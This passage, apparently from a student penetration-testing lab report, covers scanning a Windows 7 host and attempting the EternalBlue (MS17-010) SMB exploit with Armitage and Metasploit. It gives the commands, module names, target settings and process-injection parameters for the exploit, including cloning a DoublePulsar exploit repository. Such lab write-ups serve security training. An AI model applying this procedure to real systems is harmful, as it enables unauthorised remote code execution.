


Figure 11b

Armitage Nmap Scan




Figure 11c

Armitage Attack Analysis





Figure 11d


OS discovery and service info is displayed by Armitage



Using this tool, I was able to a see the smb-security-mode and smb-os-discovery. Find the below figure which displays the same.

Figure11e

SMB OS discovery and SMB security mode is displayed by Armitage



Output of the scan is as below:

OS: Windows 7 Ultimate 7601 Service Pack 1 (windows 7 ultimate 6.1)

OS CPE: cpe:/:o:microsoft:windows_7::sp1

Computer name: JohnDoe-PC

NETBIOS Computer name: JohnDoe-PC\x00

SMB Security Mode

Account_used: guest

Authentication_level: user

Running Attack > smb > eternal blue exploit in Armitage. Below are the figures where the attack was performed via Armitage.

Figure 11f

Running eternal blue ms_17_010_eternal blue exploit




Figure 11g

Running eternal blue ms_17_010_eternal blue exploit





Figure 11h

Running eternal blue ms_17_010_eternal blue exploit



But unfortunately, I haven't got any active sessions or shell.

Metasploit

The Metasploit framework is a fantastic tool that can be used by both cybercriminals and ethical hackers to investigate network and server vulnerabilities. It could be personalized and used with most operating systems because it's an open-source framework.

Nikto

Nikto is a free command-line vulnerability scanner that looks for harmful files/CGIs, obsolete server software, and other issues on webservers. It checks for both general and server-specific issues.

Figure 12

Running nikto on webserver.

Command: nikto -h http://10.222.217.16

Not much data is revealed. Very few trivial issues were disclosed as some headers are missing.

Enum4linux


Enum4linux is a utility that collects data from Windows and Samba systems.

Command: enum4linux -a 10.222.217.16

Few workgroups were disclosed by this tool.

Figure13

Enum4linux for smb information enumeration



SMB (Server Message Block)

The Microsoft SMB Protocol implements the Server Message Block (SMB) Protocol, which is a network file sharing protocol. A dialect is a collection of message packets that specify a specific protocol version. SMB is a dialect of the Common Internet File System (CIFS) Protocol.

Microsoft Server Message Block 1.0 (SMBv1) server has a remote code execution vulnerability, and this can be exploited by attackers. Post exploitation attacker would be able to access target

server and will be able to execute code to get back the shell. Any authenticated user can also exploit this vulnerability via SMBv1 by sending crafted packets to smbv1 server.

Since the system is vulnerable to ms17_010, next up is running msfconsole and find the appropriate exploit.

The EternalBlue attack takes advantage of SMBv1 weaknesses in prior Microsoft operating systems. As a file-sharing, printer-sharing, and port-sharing network communication protocol It was essentially a way for Windows computers to interact with each other and with other devices so that remote services could be provided. The vulnerability utilizes of how Microsoft Windows handles, or rather mishandles, specially prepared packets from hostile attackers. An attacker only needs to send a specially crafted packet to the target server for the virus to spread and a cyberattack to take place.

Figure 13a

Run msfconsole to start Metasploit framework. Next type in command search ms17-010 which lists all the relevant exploits.




Figure 13b

List of exploits




Figure 13c

Selected first exploit, exploit/windows/smb/ms17_010_eternalblue

Rhost was set to 10.222.217.16 with command "set RHOSTS 10.222.217.16"

Lhost was set to 192.168.171.129 (this is my local machine ip address) with command "set LHOSTS 192.168.171.129"





Figure 13d

Running the exploit with run command



Unfortunately, there were no sessions that were created. But this exploit confirms that this host is vulnerable to MS17_010.


According to the above exploit result, I conclude that the exploit module supports only x64(64-bit) architecture and the host supports x86(32-bit) architecture. So that exploit could not run successfully.

So, I have decided to download Eternalblue-Doublepulsar-Metasploit exploit from git. Below is command to clone the exploit.

Command: git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git

Figure14a

Cloning eternalblue doublepulsar metsploit exploit



After downloading the exploit, I have moved the eternalblue_doublepulsar.rb ruby file to /usr/share/metasploit-framework/modules/exploits/windows/smb directory in order to use this exploit by Metasploit.

Figure 14b

Copying the exploit file to Metasploit folder





Figure 14c

*Type the command "**use exploit/windows/smb/eternalblue_doublepulsar**" and **show options** to view all the required options of the exploit.*



Now I have set the below parameter:

set RHOST 192.168.171.129

set RPORT 445

set TARGETARCHITECTURE x86

set PROCESSINJECT wlms.exe

set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

Figure 14d

Setting the above parameters

